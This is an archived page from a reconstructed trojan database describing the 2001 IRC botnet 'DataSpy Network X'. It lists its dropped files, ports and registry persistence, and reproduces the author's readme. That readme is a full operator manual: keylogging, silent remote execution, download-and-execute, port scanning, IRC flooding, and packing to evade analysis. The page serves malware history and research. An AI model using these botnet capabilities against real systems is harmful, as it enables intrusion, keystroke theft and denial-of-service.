 Archive A Reconstructed © MegaSecurity Database
DataSpy Network X 0.4 beta
Released 25 years, 4 months ago. June 2001
Copyright © MegaSecurity
By DataSpy
Informations
| Author | DataSpy |
| Family | DataSpy Network X |
| Category | Remote Acces |
| Version | DataSpy Network X 0.4 beta |
| Released Date | Jun 2001, 25 years, 4 months ago. |
| Language | Visual C++ |
Additional Information
Server:
dropped files:
C:\WINDOWS\SYSTEM\winxvfn.exe
C:\WINDOWS\SYSTEM\WINSQLI.EXE

port: 113, 1025 TCP

startup:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Author Information / Description
////////////////////////////////////////////////////
  ////////////////////////////////////////////////////
 ////////////////////////////////////////////////////
 DataSpy  Network  X  Version  0.4  Beta  Readme.txt
 \\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
  \\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
   \\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
    \\ DSNX Copywrong DataSpy (
[email protected]
) \\

############
# Info     #
############
DSNX is compiled with MSVC 6.0 Standard Sp5. If you are serious about Win32 coding, buy it.
Greetings to CyberFly!, SilenceGold, nog :P, RaYmAn, pp7 and anyone else i forgot...

Special thanks to dildog, the BO2k source snapshot was extremely helpful :)

Released: Early June 2001
############
# Features #
############

-New Features In 0.4 Beta
+ Keylogger (thanks bo2k)
+ DCC Send
+ Delete file
+ Port Scanner
+ Uptime Hours:Minutes
+ Can specify webdownload not to execute
+ List directory
+ New Nick DB (732 Nicks, Average Length: 5.265027)

-Features From Previous version(s)
+ Server List
+ Clone flooding: Join/Part, Contorl Char, DCC Send, Nickname and CTCP
+ Mask/Host Authentication of owner
+ Specifiy where the bot replys to commands (Query, Notice or in channel)
+ Bot replys are aligned based on their nickname length (easy to read)
+ All user data encrypted (128bit) to prevent comprimisation of botnet :P
+ NickDB (Nick DataBase)
+ Errors are marked for the owner to see (in bold text)
+ Port Redirect
+ Web Download And/Or Execute
+ Execute remote command/file silently
+ Ident Server Built In
+ Extensive clone/floodbot handling


-Bugs Fixed / Version History
+ Port redirect and web download not using iohandler::datain Means reliability increased :)
+ Parsing more than 30something spaces no longer crashes the bot
+ clone raw command fixed
+ Did Server lists properly
+ Command parseing filter improved :)
+ Host mask auth bug fixed...
+ Nicknames bug fixed
+ Clone flooding pause times extended

###########
# Key     #
###########

 * <----------------- Means optional
 Match_Text <-------- Searches for the string in the current data
 (Eg server name, target) and only if it matches does it do anything
 <PREFIX> <---------- The prefix you specified when building your bot

###########
# Parsing #
###########

	In most cases, commands are split by a space ' ', but sometimes
	(for example a raw irc command) you want the spaces to remain..
	use speech marks to specify not splitting, eg : <PREFIX>R "privmsg #us-opers :LMAO! h0h0"

###########
# Usage   #
###########
-Building DSNX.exe


	Run DSNXeditor.exe and fill in all the required fields
	Click Create EXE

	#Editor Options
	- IRC Server and Port
	- #channel channel_key
	- Reply to (Channel,Notice or Query) - Where the bots send the messages
	- Password - Say the password to the bot in a channel or private message (no prefix)
	- Prefix - One char that must be put infront of all commands
	- Hostmask - Max 10, sperated by a colon ';' ? integer or * wildcard
	 (Note, no colon on the begining or end, only seperating)
		Eg: *;nickname!ident@*.com;dataspy!grnder@*on.wave.home.com
	- Pack after create - If selected (recomended) will pack the server using UPX

	-I have included UPXScrambler.exe which makes upx files un-unpackable :)

-Logging In

	Type your password to the bot either in a channel or in a private message
	=Note, only one login is allowed per mainbot, if someone else is logged in you cannot login.


-Logging Out

	<PREFIX>L

-List Directory

	<PREFIX>Y Directory *<MAX_RESULTS>
	=Note, Max_RESULTS is the maximum number of files to list...


-Retreive IOHandler Info

	<PREFIX>I
	=Note, _MainBots,_FloodBots,_PortRedirects:UPtime


-Start a port redirect

	<PREFIX>P Source_Port Destination_Address *Output_Port
	=Note, destination address can be a server list specified by sl<num>


-Stop a/all port redirect

	<PREFIX>P *Match_Text   Only stops ones with match text
	<PREFIX>P		Stops all port redirect

-Create a main bot

	<PREFIX>M #channel Irc_Server *Port
	<PREFIX>M "#channel_AndKey" Irc_Server *Port
	=Note, Currently DSNX tries to stop you creating a new mainbot in the current mainbot's channel


-Quitting/Restarting DSNX

	<PREFIX>Q *seconds_untill_return
	=Note, If seconds_untill_return is not specified,
	the bot will wait untill it is run again before returning,
	otherwise it will return as soon as seconds_untill_return is up.


-Raw IRC Command To MainBot

	<PREFIX>R "Command"

-Change NickName

	<PREFIX>N *Nick_Length
	=Note, To change the max length of the bots nickname (default is 9) specify Nick_Length


-Execute Remote Local Program

	<PREFIX>E Path_And_Program


-Download File From Web Server

	<PREFIX>W http://www.server.com/yourdirectory/file.exe *<Any Text Here Stops File Execution>
	=Note, if the file is going to be executed, it is saved under a random name, otherwise it will
	 download into the current directory as the same name from the server.

-IRC Dcc Send

	<PREFIX>D LOCAL_FILE *<random>
	=Note, if "random" is the option after the file name a randomly named file will be sent (good when retreiving
	 the same file from many bots at the same time, must be all lowercase "random".

-Key logger

	<PREFIX>K
	=Note, starts and stops the key logger.
	 Keys are logged to a file called temp.tmp (filename could be changed by hexing the server)

-Port Scan

	<PREFIX>A <PORT> <LOGFILE>                                <- Starts scanning from a random ip
	<PREFIX>A                                                 <- Stops port scanning
	<PREFIX>A <PORT> <LOGFILE> *<START_IP> *<SECONDS>
	<PREFIX>A <PORT> <LOGFILE> *<SECONDS>
	=Note, If seconds is not specified, scanning will continue untill stopped.

-List remote directory

	<PREFIX>Y Directory *<MAX_RESULTS>
	=Note, MAX_RESULTS specifies the maximum results to return.

-Delete Remote File

	<PREFIX>T File
	=Note, Pretty Simple!

-Uninstall DSNX on remote machine

	<PREFIX>Z
	=Note, Must be done twice, second time for confirmation

-Server List Commands

When connecting to a server in a server list, the first server is chosen at random,
then the list will be cycled untill a connection is established. Maximum of 4 list cycles before giving up.

	#Create New Server List

		<PREFIX>S N Server1 Server2 Server3.... [Max 35 servers per list]
		=Note, If List_Number is not specified the next server list available will be used

	#Delete Server(s)

		<PREFIX>S D                                <-Deletes all servers
		<PREFIX>S D <NUMBER>                       <-Only deletes servers from specified list


-Clone/Floodbot Commands

+FloodTypes
 1:CTCP
 2:JOIN/PART
 3:Large blocks of random text
 4:DCC Send Flooding
 5:Nick Flooding

	L-Load / Create Floodbots/Clones

		<PREFIX>C L Number_To_Load *Server *Port
		=Note, If Server and or Port arent specified then the current server the control bot is on will be used.

	K-Kill Floodbots/Clones

		<PREFIX>C K *Match_Text

	G-Start Flood (Go)

		<PREFIX>C G Target *Type_Of_Flood *Match_Text           //For Users, only types 1 and 3 will work
		<PREFIX>C G #Target *Type_Of_Flood *Match_Text         //For Channels
		=Note, Default flood type is number 1 : CTCP Flooding

	S-Stop Flood

		<PREFIX>C S *Match_Text

	T-Change Target

		<PREFIX>C T New_Target *Match_Text

	X-Change FloodType

		<PREFIX>C X New-Type *Match_Text

	R-Send Raw IRC Command

		<PREFIX>C R "Command" *Match_Text


DataSpyNetworkX (C) DataSpy 2001
 Email :
[email protected]
[03.21 3rd June 2001]
This archive is an almost-complete reconstruction of the legendary Mega Security (also known as Kobayashi), a premier 90s-era "Trojan Database" where malware authors once showcased their work. After a decade offline, the site was brought back in August 2024 by its original creator, MasterRat, who authorized me to host this modernized, searchable version of the collection. While the original site remains available for those seeking a nostalgic, old-school experience, we are proud to continue its legacy here. Full credit and thanks go to MasterRat and the retired Mega Security staff for their years of dedicated work in cataloging these historical samples.